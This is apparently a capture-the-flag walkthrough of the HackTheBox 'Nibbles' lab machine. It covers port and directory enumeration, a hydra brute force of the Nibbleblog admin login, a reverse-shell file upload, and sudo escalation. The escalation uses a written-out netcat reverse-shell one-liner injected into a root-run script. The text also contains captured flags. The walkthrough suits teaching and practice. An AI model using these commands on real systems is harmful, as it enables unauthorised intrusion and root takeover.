enumeration

Nmap 7.91 scan initiated Thu Jan 7 09:45:26 2021 as: nmap -sC -sV -sC -oN /home/kali/machines/retired/nibbles/Nmap.txt 10.10.10.75
Nmap scan report for 10.10.10.75
Host is up (0.26s latency).
Not shown: 998 closed ports
PORT   STATE SERVICE VERSION
22/tcp open ssh   OpenSSH 7.2p2 Ubuntu 4ubuntu2.2 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
| 2048 c4:f8:ad:e8:f8:04:77:de:cf:15:0d:63:0a:18:7e:49 (RSA)
| 256 22:8f:b1:97:bf:0f:17:08:fc:7e:2c:8f:e9:77:3a:48 (ECDSA)
|_ 256 e6:ac:27:a3:b5:a9:f1:12:3c:34:a5:5d:5b:eb:3d:e9 (ED25519)
80/tcp open http   Apache httpd 2.4.18 ((Ubuntu))
|_http-server-header: Apache/2.4.18 (Ubuntu)
|_http-title: Site doesn't have a title (text/html).
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://-nmap.org/submit/ .
Nmap done at Thu Jan 7 09:46:00 2021 -- 1 IP address (1 host up) scanned in 34.18 seconds

port 22 ans 80 is open no interesting thing in searchsloit or nikto

went to website

```
<b>Hello world!</b>


<!-- /nibbleblog/ directory. Nothing interesting here! -->
```

here we can see nibbleblog/ some directory we have to find


so lets fire up gobuster

```
┌──(root💀kali)-[/home/kali]
└─# gobuster dir -u http://10.10.10.75/nibbleblog -w /usr/share/dirb/wordlists/common.txt
===============================================================
Gobuster v3.0.1
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@_FireFart_)
===============================================================
[+] Url:            http://10.10.10.75/nibbleblog
[+] Threads:        10
[+] Wordlist:       /usr/share/dirb/wordlists/common.txt
[+] Status codes:   200,204,301,302,307,401,403
[+] User Agent:     gobuster/3.0.1
[+] Timeout:        10s
===============================================================
2021/01/08 08:22:45 Starting gobuster
===============================================================
/.hta (Status: 403)
/.htpasswd (Status: 403)
/.htaccess (Status: 403)
/admin (Status: 301)
/admin.php (Status: 200)
/content (Status: 301)
/index.php (Status: 200)
/languages (Status: 301)
/plugins (Status: 301)
/README (Status: 200)
/themes (Status: 301)
===============================================================
2021/01/08 08:24:24 Finished
===============================================================
```


this is the result of gobuster so important things here are admin.php and

index.php

going to both the pages we can see in admin.php



and in index.php



so now we have to bruteforce the login and explore the index.php page

we found nothing in index.php just a page so lets change our focus to

admin.php

here we can see we have to bruteforce ot with hydra

POST /nibbleblog/admin.php HTTP/1.1

Host: 10.10.10.75

User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101 Firefox/-78.0

Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/-*;q=0.8

Accept-Language: en-US,en;q=0.5

Accept-Encoding: gzip, deflate

Content-Type: application/x-www-form-urlencoded

Content-Length: 29

Origin: http://10.10.10.75

Connection: close

Referer: http://10.10.10.75/nibbleblog/admin.php

Cookie: PHPSESSID=rvm369tu14idicb8777op4g4c6

Upgrade-Insecure-Requests: 1


username=admin&password=admin

with error message being “Incorrect username or password.”

lets run hydra
hydra -L /usr/share/wordlists/nmap.lst -p nibbles 10.10.10.75 http-post-form "/-nibbleblog/admin.php:username=^USER^&password=^PASS^:Incorrect username or password."

now we have the login id admin:nibbles


so we are in



this page appears now we have to find a way to inject a reverse shell so we google nibbleblog exploit and we got a link showing exactly how to inject a file so heres how
“https://wikihak.com/how-to-upload-a-shell-in-nibbleblog-4-0-3/”

if we see in /nibbleblog/content which we extracted from gobuster there we can see there

we go to pluggins abd go to image and we would upload as shown in the above link
and we can upload a our reversephp file and run it to get the reverse shell and listen on netcat




going to home/nibbler we can see user.txt so we grab the user flag
userflag--ae50d1b596daab01c77331d9eee9983d

and we see a extraordinary file personal.zip which is a suspicious file


lets unzip it and see we see a file monitor.sh

now we ran the sudo -l command it tells us we can run monitor.sh without password and we know monitor is a root accessed script so we have to change the script of internal to our
python script so we will run 3 commads which will help us achive this
"echo 'rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/sh -i 2>&1|nc 10.10.14.18 4444 >/tmp/f' > /home/nibbler/personal/stuff/monitor.sh
chmod +x /home/nibbler/personal/stuff/monitor.sh
sudo /home/nibbler/personal/stuff/monitor.sh"



basically 1st commands changes the value of python file with our script and the rest to execute the script and
now we listen on nc -nlvp 4444

and we have root
rootflag--8490e871c3feff347c453082475792b5



hence we pwned the machine